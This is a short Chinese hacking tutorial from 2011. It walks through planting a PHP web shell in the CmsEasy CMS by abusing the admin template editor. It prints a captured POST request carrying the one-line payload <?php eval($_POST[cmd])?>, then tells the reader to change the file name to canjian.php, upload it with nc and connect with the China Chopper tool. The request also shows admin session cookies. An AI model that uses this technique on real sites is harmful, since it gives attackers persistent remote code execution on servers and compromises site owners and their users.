




**文/图 残剑**  
  
  
模版助手-当前模版编辑-编辑-写入php一句话代码(如下图)  


2011-5-4 22:00 上传

[**下载附件** (109.73 KB)](http://wwww.hake.cc/forum.php?mod=attachment&aid=NjM0fDQ2NTQ2ZjY3fDEzMTk3MjMxMDB8ODE1Mg%3D%3D&nothumb=yes)

点击保存的同时。打开WSockExpert进行抓包。  
   
   
将post及下面一行抓到的包保存为1.txt  
  
POST /index.php?case=template&act=save&admin\_dir=admin HTTP/1.1  
x-requested-with: XMLHttpRequest  
Accept-Language: zh-cn  
Referer: <http://127.0.0.1/index.php?case=template&act=edit&admin_dir=admin>  
Accept: \*/\*  
Content-Type: application/x-www-form-urlencoded  
UA-CPU: x86  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)  
Host: 127.0.0.1  
Content-Length: 70  
Connection: Keep-Alive  
Cache-Control: no-cache  
Cookie: frontpasscheck=%u514D%u8D39%u7248%20%3Ca%20href%3D%22http%3A//www.cmseasy.cn/service\_1.html%22%20target%3D%22\_blank%22%3E%3Cfont%20color%3D%22green%22%3E%28%u8D2D%u4E70%u6388%u6743%29%3C/font%3E%3C/a%3E; cnzz\_a80720284=1; sin80720284=; rtime80720284=0; ltime80720284=1304511357140; cnzz\_eid80720284=18040450-1304510836-; passcheck=%u514D%u8D39%u7248%20%3Ca%20href%3D%22http%3A//www.cmseasy.cn/service\_1.html%22%20target%3D%22\_blank%22%3E%3Cfont%20color%3D%22green%22%3E%28%u8D2D%u4E70%u6388%u6743%29%3C/font%3E%3C/a%3E; officialinf=%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.cn/download\_1.html%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablack%3B%3ECmsEasy%203.5%20%u6B63%u5F0F%u514D%u8D39%u53D1%u5E03%3C/span%3E%3C/a%3E%3C/li%3E%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.org/%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablue%3B%3ECmsEasy%u4E92%u52A9%u4EA4%u6D41%3C/span%3E%3C/a%3E%3C/li%3E%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.org/thread-841-1-1.html%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablack%3B%3ECmsEasy%20%u6A21%u677F%u5171%u4EAB%u8BA1%u5212%u7684%u6D3B%u52A8%u4E0A%u7EBF%3C/span%3E%3C/a%3E%3C/li%3E%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.cn/download\_1.html%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablack%3B%3ECmsEasy%203.5%20%u6B63%u5F0F%u514D%u8D39%u53D1%u5E03%3C/span%3E%3C/a%3E%3C/li%3E%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.org/thread-2243-1-1.html%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablue%3B%3ECmsEasy%20%u5E38%u89C1%u95EE%u9898%u6C47%u96C6%3C/span%3E%3C/a%3E%3C/li%3E%3Cli%3E%3Ca%20href%3D%22http%3A//www.cmseasy.org/thread-6065-1-1.html%22%20target%3D%22\_blank%22%3E%3Cspan%20style%3D%22color%3Ablue%3B%3ECmsEasy3.x%u6559%u7A0B%u5F81%u96C6%u6D3B%u52A8%u65B9%u6848%3C/span%3E%3C/a%3E%3C/li%3E; sdmenu\_menu=001; loginfalse=2; cnzz\_a80720299=13; sin80720299=; rtime80720299=0; ltime80720299=1304513981593; cnzz\_eid80720299=27417186-1304512059-http%3A//127.0.0.1/index.php%3Fcase%3Dtable%26act%3Dlist%26table%3Darchive%26adm; PHPSESSID=g2jcptme3gmfhkmsg9c7l3m932; login\_username=admin; login\_password=86d463217ee4dc46c09dcfd1e3b5be7d  
  
sid=footer\_html&slen=25&scontent=%3C%3Fphp+eval(%24\_POST%5Bcmd%5D)%3F%3E  
  
上面是抓到的原包。把footer\_html 改成canjian.php。利用nc进行上传。  
   
   
可以看到在\template\default\目录下生成了canjian.php的文件。  
用菜刀连接<http://127.0.0.1/template/default/canjian.php>。